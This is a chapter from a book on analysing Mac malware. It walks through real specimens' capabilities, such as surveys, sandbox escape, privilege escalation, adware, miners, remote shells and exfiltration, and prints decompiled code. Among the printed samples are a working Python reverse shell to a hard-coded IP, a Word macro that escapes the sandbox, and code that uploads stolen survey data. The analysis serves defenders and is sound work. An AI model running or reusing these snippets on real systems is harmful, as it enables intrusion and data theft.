3

CAPABILITIES

When analyzing malware, it's often paramount to understand what happens after a successful infection. In other words, what does the malware actually do? Though the answer to this question will depend on a particular malware's goals, it may include surveying the system, escalating privileges, executing commands, exfiltrating files, ransoming user files, or even mining cryptocurrency. In this chapter, we'll take a detailed look at the capabilities commonly found in Mac malware.

Categorizing Mac Malware Capabilities

A malware's capabilities are largely dependent on the malware's type. Generally speaking, we can place Mac malware into two broad categories: criminal and espionage.

Cybercriminals who create malware are largely motivated by a single factor: money! As such, malware that falls into this category possesses capabilities that seek to help the malware author profit, perhaps by displaying ads, hijacking search results, mining cryptocurrency, or encrypting user files for ransom. Adware falls into this category, as it's designed to surreptitiously generate revenue for its creator. (The difference between adware and malware can be rather nuanced, and in many cases arguably imperceivable. As such, here, we won't differentiate between the two.)

On the other hand, malware designed to spy on its victims (for example, by three-letter government agencies) is more likely to contain stealthier or more comprehensive capabilities, perhaps featuring the ability to record audio off the system microphone or expose an interactive shell to allow a remote attacker to execute arbitrary commands.

Of course, there are overlaps in the capabilities of these two broad categories. For example, the ability to download and execute arbitrary binaries is an appealing capability to most malware authors, as it provides the means to either update or dynamically expand their malicious creations (Figure 3-1).




Figure 3-1: A categorization of malware's capabilities

Survey and Reconnaissance

In both crime-oriented and espionage-oriented malware, we often find logic designed to conduct surveys or reconnaissance of a system's environment, for two main reasons. First, this gives the malware insight into its surroundings, which may drive subsequent decisions. For example, malware may choose not to persistently infect a system if it detects third-party security tools. Or, if it finds itself running with non-root privileges, it may attempt to escalate its privileges (or perhaps simply skip actions that require such rights). Thus, the malware often executes reconnaissance logic before any other malicious actions are taken.

Second, malware may transmit the survey information it collects back to the attacker's command and control server, where the attacker may use it to uniquely identify the infected system (usually by finding some system-specific unique identifier) or pinpoint infected computers of interest. In the latter case, what initially may appear to be an indiscriminate attack of thousands of systems may in reality be a highly targeted campaign, where, based on the survey information, the attacker will eventually abandon the majority of infected systems.

Let's briefly look at some specific survey capabilities found in several Mac malware specimens. Where relevant, I'll note how the attacker uses this survey data. We'll start with a version of the Proton malware. Once Proton has made its way onto a Mac, it surveys the system in order to determine if any third-party firewalls are installed. If it finds one, the malware will not persistently infect the system and instead simply exits. Why? Such firewall products would likely alert the user to the presence of the malware when it attempts to connect to its command and control server. Thus, the malware authors decided it would be wiser to skip persistently infecting such systems, rather than risk detection.

Proton's survey logic detects firewalls by checking for the presence of files associated with specific firewall products. For example, in the following snippet of the malware's decompiled code, we find a check for a kernel extension that belongs to the popular LittleSnitch firewall (Listing 3-1):

```
  //string at index 0x51: '/Library/Extensions/LittleSnitch.kext'
❶ path = [paths objectAtIndexedSubscript:0x51];
❷ if (YES == [NSFileManager.defaultManager fileExistsAtPath:path])
  {
     exit(0x0);
  }
```

Listing 3-1: Detection of the LittleSnitch firewall (Proton)

Here, the malware first extracts a path to Little Snitch's kernel extension from an embedded dictionary of hard-coded paths ❶. It then checks if the kernel extension is found on the system, via the `fileExistsAtPath` API. If the kernel extension is indeed found, this implies the firewall is installed, which triggers the malware to prematurely exit ❷.

MacDownloader is another Mac malware specimen containing survey capabilities. Unlike Proton, its goal is not so much about actionable reconnaissance, but rather to collect detailed information about the infected system to send to the remote attackers. As an *Iran Threats* blog post about the malware notes, this information includes the user's *keychains* (which contain passwords, certificates, and more), as well as details about "the running processes, installed applications, and the username and password which are acquired through a fake System Preferences dialog."[1]

Dumping the Objective-C class information, which we'll cover in Chapter 5, from the malware's binary *Bitdefender Adware Removal Tool* reveals various descriptive methods responsible for performing and exfiltrating the survey (Listing 3-2):

```
% class-dump "Bitdefender Adware Removal Tool"
...
- (id)getKeychainsFilePath;
- (id)getInstalledApplicationsList;
- (id)getRunningProcessList;
- (id)getLocalIPAddress;
- (void)saveSystemInfoTo:(id)arg1 withRootUserName:(id)arg2 andRootPassword:(id)arg3;
- (BOOL)SendCollectedDataTo:(id)arg1 withThisTargetId:(id)arg2;
```

Listing 3-2: Survey-related methods (MacDownloader)

Before MacDownloader sends the collected survey to the attackers, it saves it to a local file, */tmp/applist.txt*. Running the malware in a virtual machine allows us to capture the results of the survey by examining this file (Listing 3-3):

```
"OS version: Darwin users-Mac.local 16.7.0 Darwin Kernel Version 16.7.0: Thu Jun 15 17:36:27
PDT 2017; root:xnu-3789.70.16~2\/RELEASE_X86_64 x86_64",

"Root Username: \"user\"",
"Root Password: \"hunter2\"",
...
[
"Applications\/App%20Store.app\/",
"Applications\/Automator.app\/",
"Applications\/Calculator.app\/",
"Applications\/Calendar.app\/",
"Applications\/Chess.app\/",
...
]
"process name is: Dock\t PID: 254 Run from: file:\/\/\/System\/Library\/CoreServices\/Dock.
app\/Contents\/MacOS\/Dock",
"process name is: Spotlight\t PID: 300 Run from: file:\/\/\/System\/Library\/CoreServices\/
Spotlight.app\/Contents\/MacOS\/Spotlight",
"process name is: Safari\t PID: 972 Run from: file:\/\/\/Applications\/Safari.app\/Contents\/
MacOS\/Safari"...
```

Listing 3-3: A survey (MacDownloader)

As you can see, this survey information includes basic version information about the infected machine, the user's root password, installed applications, and a list of running applications.

Privilege Escalation

During an initial survey of a newly infected machine, malware often queries its runtime environment to ascertain its privilege level. When malware initially gains the ability to execute code on a target system, it often finds itself running within a sandbox, or in the context of the currently logged-in user, rather than as root. Generally, it will want to escape any sandbox or elevate its privileges to root so that it can more comprehensively interact with the infected system and perform privileged actions.

Escaping Sandboxes

Though malware that leverages sandbox escapes is rare, as these escapes generally require an exploit, we can find an example of this in a malicious

Microsoft Office document from 2018. Titled *BitcoinMagazine-Quidax_InterviewQuestions_2018,* this document contained malicious macros that ran automatically when the file was opened in Microsoft Word, if the user had enabled macros. Examining the malicious document reveals an embedded Python script containing logic to download and execute Metasploit's Meterpreter.

However, macOS sandboxes documents, so any code they execute finds itself running in a highly restricted, low-privileged environment. Or does it? Taking a closer look at the document's malicious macro code reveals logic to create an interestingly named launch agent property list, *~$com.xpnsec.plist* (Listing 3-4):

```
# olevba -c "BitcoinMagazine-Quidax_InterviewQuestions_2018.docm"

VBA MACRO NewMacros.bas
in file: word/vbaProject.bin
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
...
path = Environ("HOME") & "/../../../../Library/LaunchAgents/~$com.xpnsec.plist"
arg = "<?xml version=""1.0"" encoding=""UTF-8""?>\n" & _
"<!DOCTYPE plist PUBLIC ""-//Apple//DTD PLIST 1.0//EN"" ""http://www.apple.com/DTDs/
PropertyList-1.0.dtd"">\n" & _
"<plist version=""1.0"">\n" & _
"<dict>\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
"<key>ProgramArguments</key>\n" & _
"<array>\n" & _
"<string>python</string>\n" & _
"<string>-c</string>\n" & _
"<string>" & payload & "</string>" & _
"</array>\n" & _
"<key>RunAtLoad</key>\n" & _
"<true/>\n" & _
"</dict>\n" & _
"</plist>"
Result = system("echo """ & arg & """ > '" & path & "'", "r")
```


Listing 3-4: Escaping the sandbox via a launch agent

Due to a vulnerability in older versions of Microsoft Word on macOS, programs can create launch agents property lists prefixed with `~$`, such as *~$com.xpnsec.plist*, from within a sandbox. Such plists can instruct macOS to load a launch agent that will run outside the sandbox the next time the user logs in. Armed with this escape, the Meterpreter payload can gain execution outside the constrictive sandbox, allowing the attacker far wider access to the infected system. For more detailed analysis of the *BitcoinMagazine-Quidax_InterviewQuestions_2018* document and the sandbox escape it exploited, see my write-ups: "Word to Your Mac: Analyzing a Malicious Word Document Targeting macOS Users" and "Escaping the Microsoft Office Sandbox."[2]

Gaining Root Privileges

Once outside the sandbox (or if the sandbox was never an issue, as is often the case when a user directly runs the malware), the malware often attempts to gain root privileges. Armed with root privileges, malware can perform more invasive and stealthier actions that would otherwise be blocked.

Malware can escalate its privileges using several methods, the first of which is to simply ask the user! For example, during the installation of a package (a *.pkg* file), actions that require root privileges will automatically trigger an authorization prompt. As shown in Figure 3-2, when a package trojanized with EvilQuest is opened, the malware's installation logic will trigger such a prompt.



Standard Install on "Macintosh HD"

This will take 27.1 MB of space on your computer.

Click Install to perform a standard installation of this software on the disk "Macintosh HD".

Installer is trying to install new software.

Enter your password to allow this.

User Name: user

Password:

Figure 3-2: An authorization prompt (EvilQuest)


As users are often prompted for their administrative credentials during package installations, and as the prompt originates from the context of the system's installer application, most users will comply, thus handing the malware root privileges.

If the malware isn't distributed as a package, it can also request elevated privileges by invoking various system APIs. For example, the deprecated macOS `AuthorizationExecuteWithPrivileges` API will run an executable with root privileges after a user has provided the necessary credentials. One example of malware that leverages this API is ColdRoot, which invokes it in a function aptly named (though misspelled) `LETMEIN_$$_EXEUTEWITHPRIVILEGES` (Listing 3-5):

```
LETMEIN_$$_EXEUTEWITHPRIVILEGES(...) {

  AuthorizationCreate(...);
  AuthorizationCopyRights(...);
  AuthorizationExecuteWithPrivileges(..., path2self, ...);
```

Listing 3-5: Invocation of the `AuthorizationExecuteWithPrivileges` API (ColdRoot)

The invocation of the API generates a system request for the user to authenticate so that the malware can run itself as root (Figure 3-3).



com.apple.audio.driver2 wants to make changes.

Enter your password to allow this.

User Name: user

Password:

Figure 3-3: An authorization prompt, via the `AuthorizationExecuteWithPrivileges` *API (ColdRoot)*

More sophisticated malware may seek to gain root or even kernel access to perform privileged actions via elevation-of-privilege exploits. In 2014, researchers at FireEye discovered the XSLCmd malware.[3] Though it was a fairly standard backdoor, it contained an initially overlooked zero-day exploit that allowed it to globally capture all keystrokes on an infected system. At the time, the current version of Mac OS X required the enablement of assistive devices in order for a program to globally capture keystrokes. A program could enable these devices by creating the file */var/db/.AccessibilityAPIEnabled*. However, this file creation required root privileges.

To circumvent this requirement, the malware, which was running with normal user privileges, abused macOS's `Authenticator` and `UserUtilities` classes to send a message to the *writeconfig.xpc* service. This service, which ran with root privileges, did not authenticate clients and so allowed any program to connect to it and request the execution of privileged actions. Thus, the malware could coerce the service to create the file needed to enable assistive devices (*/var/db/.AccessibilityAPIEnabled*), allowing global keylogging to commence (Listing 3-6):

```
void sub_10000c007(...) {

  auth = [Authenticator sharedAuthenticator];
   sfAuth = [SFAuthorization authorization]; ❶

  [sfAuth obtainWithRight:"system.preferences" flags:0x3 error:0x0];
   [auth authenticateUsingAuthorizationSync:sfAuth]; ❷
  ...
  attrs = [NSDictionary dictionaryWithObject:@(444o)
                      forKey:NSFilePosixPermissions];

  data = [NSData dataWithBytes:"a" length:0x1];
  [UserUtilities createFileWithContents:data
                     path:@"/var/db/.AccessibilityAPIEnabled" attributes:attrs]; ❸
```

Listing 3-6: Exploitation of a writeconfig XPC service zero-day (XSLCmd)

In this code snippet, decompiled from XSLCmd's binary, we see the malware first instantiating two system classes ❶. Once authenticated ❷, it invokes a system `UserUtilities` class method, which instructs the *writeconfig.xpc* service to create the *.AccessibilityAPIEnabled* file on its behalf ❸.


Let's briefly look at another example of malicious code abusing an elevation-of-privilege exploit to execute privileged actions. In 2015, Adam Thomas of Malwarebytes uncovered an adware installer exploiting a known, and at-the-time unpatched, zero-day vulnerability. The vulnerability, originally discovered by the security researcher Stefan Esser, allowed unprivileged code to execute privileged commands (without needing a root password).[4] The adware weaponized this flaw to modify the *sudoers* file, which as Thomas Reed notes, "allows shell commands to be executed as root using sudo, without the usual requirement for entering a password."[5]

Recent versions of macOS have additional security mechanisms to ensure that even if malware obtains root privileges, it may still be prevented from performing indiscriminate actions. But in order to circumvent these security mechanisms, malware may leverage exploits or attempt to coerce the user to manually circumvent them. It seems reasonable to assume that we'll see more escalation-of-privilege exploits in the future.

Adware-related Hijacks and Injections

The average Mac user is unlikely to be targeted by sophisticated cyber-espionage attackers wielding zero-days. Instead, they are far more likely to fall prey to simpler adware-related attacks. Compared to other types of Mac malware, adware is rather prolific. Its goal is generally to make money for its creators, often through ads or hijacked search results backed by affiliate links.


For example, in 2017 I analyzed a piece of adware called Mughthesec that masqueraded as a Flash Installer. The application would install various adware, including a component named *Safe Finder* that would hijack Safari's home page, setting it to point to an affiliate-driven search page (Figure 3-4).



Safari opens with: A new window
New windows open with: Homepage
New tabs open with: Homepage
Homepage: http://default27061330-a.akamaih
Remove history items: After one year
Favorites shows: Favorites
Top Sites shows: 12 sites
File download location: Downloads
Remove download list items: After one day
✓ Open "safe" files after downloading
"Safe" files include movies, pictures, sounds, PDF and text documents, and archives.

Figure 3-4: Safari's homepage hijacked (Mughthesec/Safe Finder)

On an infected system, opening Safari confirms that the home page has been hijacked, though in a seemingly innocuous way: it simply displays a rather blank-looking search page (Figure 3-5). However, looking at the page source reveals the inclusion of several Safe Finder scripts.




```
                <li><a href=http://safefinder.com/>Uninstall</a></li>
            </ul>
        </nav>
    </footer>
    <script src="//ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js"></script>
    <script src="/bundles/bootstrap?v=a0JlrK3HWJYO4CANWtnjZQ6r-FHTgFewh3ItuNGmfr41"></script>



    <script src="/bundles/safefinderForMac?v=01ekUxc6hNE40GJk9XnHX7Zw8NJ8c_Yj5VpcUPnSjes1"></script>

</body>
</html>
```

Figure 3-5: An infected user's new home page (Mughthesec/Safe Finder)

This hijacked home page funnels user searches through various affiliates before they're finally serviced by Yahoo! Search, and it injects Safe Finder logic into all search results. The ability to manipulate search results likely generates revenue for the adware authors via ad views and affiliate links.

Another ad-related example, IPStorm, is a cross-platform botnet with a macOS variant discovered in 2020. In a report by Intezer, researchers noted that the Linux version of IPStorm engages in fraudulent activities, "abusing gaming and ads monetization. Because it's a botnet, the malware utilizes the large amount of requests from different trusted sources, thus not being blocked nor traceable."[6] By sniffing its network traffic, we can confirm that the macOS variant also engages in activities including fraudulent ad monetization (Figure 3-6).



```
http.request.method==GET
Source          Destination      Protocol  Info
192.168.86.212  174.137.133.18   HTTP      GET /filter?q=personal+injury+attorney+houston+texas&i=NDoj38wfVGQ_0&t=2057642829 HTTP/1.1
192.168.86.212  174.137.133.18   HTTP      GET /click2?i=NDoj38wfVGQ_0&j=rv%3Db%26ss%3D1024x768%26ws%3D1440x900%26wp%3D0x0%26ce%3D1%26ck%3Djc
192.168.86.212  188.72.236.136   HTTP      GET /aaas1aaAEFt7V91qwQASDcCAFVTMQASAOUx6BEA HTTP/1.1
192.168.86.212  198.134.116.30   HTTP      GET /click?i=9glK5jzz6Os_0&aff_sub=AEFt7V91qwQASDcCAFVTMQASAOUx6BEA HTTP/1.1
192.168.86.212  45.33.38.57      HTTP      GET http://45.33.38.57/ HTTP/1.1
192.168.86.212  173.230.150.111  HTTP      GET http://173.230.150.111/ HTTP/1.1
192.168.86.212  142.250.68.83    HTTP      GET /myip HTTP/1.1
192.168.86.212  104.24.123.146   HTTP      GET /ip HTTP/1.1
192.168.86.212  107.21.162.206   HTTP      GET / HTTP/1.1
192.168.86.212  96.7.181.103     HTTP      GET / HTTP/1.1
192.168.86.212  146.112.255.205  HTTP      GET / HTTP/1.1
192.168.86.212  176.58.123.25    HTTP      GET / HTTP/1.1
192.168.86.212  193.200.132.187  HTTP      GET /ip HTTP/1.1
192.168.86.212  184.28.188.85    HTTP      GET / HTTP/1.1
192.168.86.212  209.97.186.87    HTTP      GET http://209.97.186.87/ip_fp HTTP/1.1
192.168.86.212  173.230.150.111  HTTP      GET http://173.230.150.111/ HTTP/1.1
> Frame 459267: 515 bytes on wire (4120 bits), 515 bytes captured (4120 bits) on interface 0
0000  e4 f0 42 e4 1b 48 f0 18  98 6c a3 d6 08 00 45 00   ··B··H·· ·l····E·
0010  01 f5 00 00 40 00 40 06  ed ea c0 a8 56 d4 ae 89   ····@·@· ····V···
Frame (frame), 515 bytes          Packets: 532450 · Displayed: 372 (0.1%) · Dropped: 0 (0.0%)   Profile: Default
```

Figure 3-6: A network capture of fraudulent ad monetization (IPStorm)

For an interesting deep dive into adware and its ties to affiliate programs, see "How Affiliate Programs Fund Spyware."[7]

Cryptocurrency Miners

We've already discussed how most of the malware that infects the average Mac user is likely motivated by financial gain. The late 2010s saw a large uptick in Mac malware that seeks to stealthily install cryptocurrency mining software on Mac systems. Cryptocurrency mining, which involves both the process of creating new digital "coins" and verifying user transactions, requires large amounts of processing resources in order to generate any meaningful revenue. Malware authors solve this resource dilemma by distributing mining operations across many infected systems.

In practice, malware that implements cryptocurrency payloads often does so in a rather lazy, albeit efficient way: by packaging up command line versions of legitimate miners. For example, the CreativeUpdate malware, which attackers surreptitiously distributed via the popular Mac application website *MacUpdate.com*, leveraged a legitimate cryptocurrency miner. This malware persisted as a launch agent, *MacOS.plist*, which in the following snippet (Listing 3-7) we can see instructs the system to persistently execute a binary named `mdworker` via the shell (`sh`):

```
...
<key>ProgramArguments</key>
<array>
  <string>sh</string>
  <string>-c</string>
  <string>
      ~/Library/mdworker/mdworker
      -user walker18@protonmail.ch -xmr
  </string>
</array>
<key>RunAtLoad</key>
<true/>
...
```

Listing 3-7: A persistent launch item plist (CreativeUpdate)

If we directly execute this `mdworker` binary in a virtual machine, it readily identifies itself as a console miner, belonging to the multicurrency mining platform MinerGate (Listing 3-7):[8]

```
% ./mdworker -help
  Usage:
  minergate-cli [-<version>] -user <email> [-proxy <url>]
                -<currency> <threads> [<gpu intensity>]
```

The launch agent plist passes this persisted miner the arguments `-user walker18@protonmail.ch -xmr`, specifying the user account to which to credit the mining results as well as the type of cryptocurrency to mine, XMR (Monero).

Other recent examples of Mac malware used to surreptitiously mine cryptocurrencies include OSAMiner, BirdMiner, CpuMeaner, DarthMiner, and CookieMiner.

Remote Shells

Sometimes all an attacker wants is a shell on a victim's system. Shells afford a remote attacker complete control of an infected system by allowing them to run arbitrary shell commands and binaries.

In the context of malware, remote shells generally come in two main types: interactive and non-interactive. *Interactive* shells provide a remote attacker the ability to "go live" on an infected system, as if they were physically sitting in front of it. Through such a shell, the attacker can run and interrupt shell commands, all the while routing all input and output to and from the attacker's remote server in real time. *Non-interactive* shells still provide a mechanism for an attacker to run commands via the infected system's built-in shell. However, they often just receive commands from an attacker's remote command and control server and execute them at specified intervals.

Malware that sets up and executes a remote shell doesn't have to be fancy. For example, the malware known as Dummy ran a bash script (*/var/root/script.sh*), persisted it as a launch daemon, and used it to execute an inline Python script (Listing 3-8):

```
#!/bin/bash
while :
do
     python -c 'import socket,subprocess,os;

     s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
   ❶ s.connect(("185.243.115.230",1337));

     os.dup2(s.fileno(),0);
     os.dup2(s.fileno(),1);
   ❷ os.dup2(s.fileno(),2);

   ❸ p=subprocess.call(["/bin/sh","-i"]);'
     sleep 5
done
```

Listing 3-8: A persistent remote shell (Dummy)

Dummy's Python code will attempt to connect to the IP address `185.243.115.230` on port `1337` ❶. It then duplicates `STDIN` (`0`), `STDOUT` (`1`), and `STDERR` (`2`) to the connected socket ❷ before executing `/bin/sh` with the interactive mode `-i` flag ❸. In other words, it's setting up a remotely interactive reverse shell.

A persistently running instance of */bin/sh* connected to a remote IP address is fairly easy to uncover on an infected system. Therefore, more sophisticated malware might implement these capabilities programmatically to remain stealthier. For example, a Lazarus Group backdoor can remotely execute shell commands using a function named `proc_cmd` (Listing 3-9):

```
int proc_cmd(char * arg0, ...) {

     bzero(&command, 0x400);
   ❶ sprintf(&command, "%s 2>&1 &", arg0);
   ❷ rax = popen(&command, "r");
     ...
}
```

Listing 3-9: Command execution via the popen API (Lazarus Group backdoor)

In the `proc_cmd` function, we can see that the backdoor first builds the command to execute in the background ❶. Then it invokes the `popen` system API, which in turn invokes the shell (*/bin/sh*) in order to execute the specified command ❷. Though non-interactive, this code still provides the means for a remote attacker to execute arbitrary shell commands on an infected system.

Remote Process and Memory Execution

Executing commands via the shell is rather noisy and thus more likely to lead to detection. More sophisticated malware may bypass the shell and instead contain logic to directly execute processes on the infected system. For example, the Komplex malware can execute arbitrary binaries using programmatic APIs. If we extract symbols from malware, we find a custom `FileExplorer` class that has a method named `executeFile`, as shown in Listing 3-10:

```
% nm -C Komplex/kextd
...
0000000100001e60 T FileExplorer::executeFile(char const*, unsigned long)
```

Listing 3-10: A file execution method (Komplex)

Decompiling this method shows that it calls Apple's `NSTask` APIs to execute the specified binary (Listing 3-11):

```
FileExplorer::executeFile(...) {
   ...
   path = [NSString stringWithFormat:@"%s/%s",
        ❶ directory, FileExplorer::getFileName()];

  ❷ NSTask* task = [[NSTask alloc] init];
   [task setLaunchPath:path];
   [task launch];
   [task waitUntilExit];
}
```

Listing 3-11: File execution logic (Komplex)

Looking at the decompilation of FileExplorer's executeFile method, we see it first builds a string object (NSString) containing the full path to the file to execute ❶, and then it initializes a task object (NSTask) to execute it ❷.

Spawning a process is still a noisy event, so certain malware authors choose instead to execute binary code *directly from memory*. You can see this strategy at work in a Lazarus Group implant from 2019, AppleJeus.C (Listing 3-12).

```
int memory_exec2(void* bytes, int size, ...) {
    ...
    NSCreateObjectFileImageFromMemory(bytes, size, &objectFile);
    NSLinkModule(objectFile, "core", 0x3);
    ...
```

Listing 3-12: In-memory code execution (Lazarus Group backdoor)

The malware calls a function named memory_exec2 with various parameters, such as a remote payload that has been downloaded and decrypted only in memory. As shown in the code snippet, the function invokes the Apple NSCreateObjectFileImageFromMemory and NSLinkModule APIs to prepare the in-memory payload for execution. The malware then dynamically locates and calls into the entry point of the now-prepared payload. This advanced capability ensures that the malware's second-stage payloads never touch the filesystem, nor result in new processes being spawned. Stealthy indeed!

Interestingly, it appears that the Lazarus Group simply took this in-memory payload code from a blog post and GitHub project by Cylance, an antivirus firm that also conducts threat research. To the malware authors, the use of this open source malware provided several benefits, including efficiency (it's already written!) and a more complicated attribution. For a technical deep dive into the in-memory loading capabilities of the Lazarus Group implant, see my write-up "Lazarus Group Goes 'Fileless.'"[9]

Remote Download and Upload

Another common malware capability, especially of the cyberespionage variety, is the remote downloading of files from the attacker's server or the uploading of collected data from an infected system, called *exfiltration*.

Malware often includes the ability to remotely download files onto an infected system to afford the attacker the ability to upgrade the malware or download and execute secondary payloads and other tools. The WindTail malware illustrates this capability well. Designed as a file exfiltration cyberespionage implant, WindTail also has the ability to download, then execute, additional payloads from the attacker's remote command and control server. The logic that implements the file download capability is found within a method named sdf. This method first decrypts an embedded address for a command and control server. Following this, it makes an initial request to this server to get a local name for the file it's about to download. A second request downloads the actual file from the remote server.

A network monitor such as my open source tool Netiquette shows the two connections made by WindTail to download the file (Listing 3-13):

```
% ./netiquette -list

usrnode(4897)
  127.0.0.1 -> flux2key.com:80 (Established)

usrnode(4897)
  127.0.0.1 -> flux2key.com:80 (Established)
```

Listing 3-13: File download connections (WindTail)

Once WindTail has saved the downloaded file on the infected system, it unzips it, then executes it.

Malware may also upload files from the victim computer to the attacker's server. Usually these uploads include information about the infected system (a survey) or user files that may be of interest to the attacker.

For example, earlier in this chapter I mentioned MacDownloader, which collects data about the system, such as installed applications, and saves this to disk. It then exfiltrates this survey data to the attacker's command and control server via a method named `SendCollectedDataTo:withThisTargetId:`, which in turn invokes the `uploadFile:ToServer:withTargetId:` method (Listing 3-14):

```
-[AuthenticationController SendCollectedDataTo:withThisTargetId:](...) {
   ...

   if (([CUtils hasInternet:0x0] & 0x1 & 0xff) != 0x0) {
      ...
      file ="[@"/tmp/applist."xt" retain];
      [CUtils uploadFile:file ToServer:0x0 withTargetId:0x0];
      ...
      }
}
```

Listing 3-14: File exfiltration wrapper (MacDownloader)

As shown in Listing 3-14, the malware first invokes a method to ensure it is connected to the internet. If so, the survey file *applist.txt* will be uploaded via the `uploadFile:` method. Examining the code in this method reveals it leverages Apple's `NSMutableURLRequest` and `NSURLConnection` class to upload the file via an HTTP `POST` request (Listing 3-15):

```
+(char)uploadFile:(void *)arg2 ToServer:(void *)arg3 withTargetId:(void *)arg4
{
    ...

    request = [[NSMutableURLRequest requestWithURL:var_58 cachePolicy:0x0
                 timeoutInterval:var_50] retain];

    [request setHTTPMethod:@"POST"];
    [request setAllHTTPHeaderFields:var_78];
    [request setHTTPBody:var_88];
    rax = [NSURLConnection sendSynchronousRequest:request
           returningResponse:0x0 error:&var_A0];
    ...
}
```

Listing 3-15: File exfiltration (MacDownloader)

Of course, there are other programmatic methods to download and upload files. In various Lazarus Group malware, the `curl` library is leveraged for this purpose. For example, in one of their persistent backdoors, we find a method named `post`, which exfiltrates (posts) a file to an attacker-controlled server via the `curl` library (Listing 3-16).

```
handle = curl_easy_init();

curl_easy_setopt(handle, 0x2727, ...);
curl_easy_setopt(handle, 0x4e2b, ...);
curl_easy_setopt(handle, 0x2711, ...);
curl_easy_setopt(handle, 0x271f, postdata);

curl_easy_perform(handle);
```

Listing 3-16: The libcurl API (leveraged by a Lazarus Group implant)

